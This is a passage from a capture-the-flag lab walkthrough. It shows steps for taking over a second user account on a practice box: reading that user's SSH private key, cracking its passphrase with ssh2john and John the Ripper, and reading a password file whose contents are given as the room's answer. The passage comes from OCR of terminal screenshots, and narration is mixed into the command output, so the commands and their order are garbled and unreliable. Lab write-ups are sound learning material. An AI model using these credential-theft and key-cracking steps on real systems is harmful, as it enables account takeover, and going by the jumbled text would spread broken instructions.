outside the ssh of jan or on our system shell it will not allow that). Syntax
is as follows :

```

11)Now lets find a way to get access to other users account (kay).

12)To do this lets copy the id_rsa key from .ssh folder of user kay and use it to get shell of user kay.

```

File Actions Edit View Help
revanth@r3v4nth: ~/Downloads x root@r3v4nth: ~ x root@r3v4nth: ~ x root@r3v4nth: ~ x revanth@r3v4nth: ~/Downloads x root@r3v4nth: ~ x revanth@r3v4nth: ~ x
applicable law.

The programs included with the Ubuntu system are free software; applicable law.
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Sat Aug 10 03:34:19 2024 from 10.17.107.87
jan@basic2:~$ cd /home/kay/.ssh
jan@basic2:/home/kay/.ssh$ mk ganesha.txt
mk: command not found
jan@basic2:/home/kay/.ssh$ chmod +x *
chmod: changing permissions of 'authorized_keys': Operation not permitted
chmod: changing permissions of 'id_rsa': Operation not permitted
chmod: changing permissions of 'id_rsa.pub': Operation not permitted
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC, 6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhU5Z1crRr40NGUAnKCrXg3+9n6xcujpzUDuUtlZ
o9dyIEJBwU2TUEBPsmB487RdFVktOVqrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XrvJw/HR16cxPKY8B7nsA1eiPYrZHIH3QOFIyLSPMY79RC65iifrkDSvxXzbdfX
AKAN-3TFU49AEVK8JZnLTEBw31mxjv0lXAxqIaX5QfexXmacIQUWCHATlpvXmN
lg4BaG7cVxs1AmPieflx7uN4RuB9NZS4Zp01plbCb4UEawX0Tt+Vkd6kzh+Bk0aU
hwQJcdnb/U+dRasu3oxqyk1kU2dPsel7rlvPAq46y+ogK/wotbnTrkRngkLqXmL
lIWZye4ylETfc275hzvVyhGfkLgtOfaly0bMqGrM+wWoXorZpBlv8iVNTddDE
3JRjqbOG1ps01hAWKIRxUpaEr18lcZ+0ly00w2oNL2xKUgtQpV2jwH04yGdkbfJ
LYWlxnnJjpVmHKC6a75pe4ZvxfmMt0Qck4oKO1aRGmqlFnwaPxJYV6HauJoVeXn7
buPo+eLYs5mo5tbpWDh10NRfrnPit6bn7TvB77ACaygzhDlpIAqZmv/0hRTnrB
RVhY1CUf7xGNmbmzYH2nEmMppE2i8mFsavFCJEC3cdgn5TvuQXfh6CJJRvrhdxyV
VqVjsot+CzF7mbwm5nfSTPP10nddC6JmrUEUjeIblzBcw6bXss+b95eFecWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGxqk4bAMbnM4chFc7RpvcRjskyWYYEDJMvyc87Z0

```

13) Once logged in using the id_rsa key lets find the file which has answer to our final question, found pass.bak file which has answer to our final question.

What is the final password you obtain?

ans -heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

```

File Actions Edit View Help
revanth@r3v4nth: ~/Downloads x root@r3v4nth: ~ x root@r3v4nth: ~ x root@r3v4nth: ~ x kay@basic2: ~
kay@basic2: ~

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Here comes our friend John The Ripper (for those who don't know it is an
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law. a resume tool for cracking passwords, encryptions and many more...)

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.      systems/cpjohn/ssh2john.py id_rsa.txt > decrypted.txt

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Aug 10 03:57:26 2024 from 10.17.107.87 will convert our Private SSH key into john form so that it can be cracked
jan@basic2:~$ ssh -i /home/kay/.ssh id_rsa kay@10.10.39.164
Could not create directory '/home/jan/.ssh'. further
The authenticity of host '10.10.39.164 (10.10.39.164)' can't be established.
ECDSA key fingerprint is SHA256:FK53V/LB+pnn4OPL7QN/DuVHVv00lT9N4W5ifchyS.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04. LTS (GNU/Linux 4.4.0-119-generic x86_64)      list=/usr/share/wordlists/rockyou.txt decrypted.txt

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

This will give us our phrase : beeswax

* Step 3 : Accessing as kay
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102      to jam's shell and write this command (because if we try to do this
kay@basic2:~ ls
pass.bak
kay@basic2:~ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$      outside the ssh of jan or on our system shell it will not allow that). Syntax
kay@basic2:~ $      is as follows:
```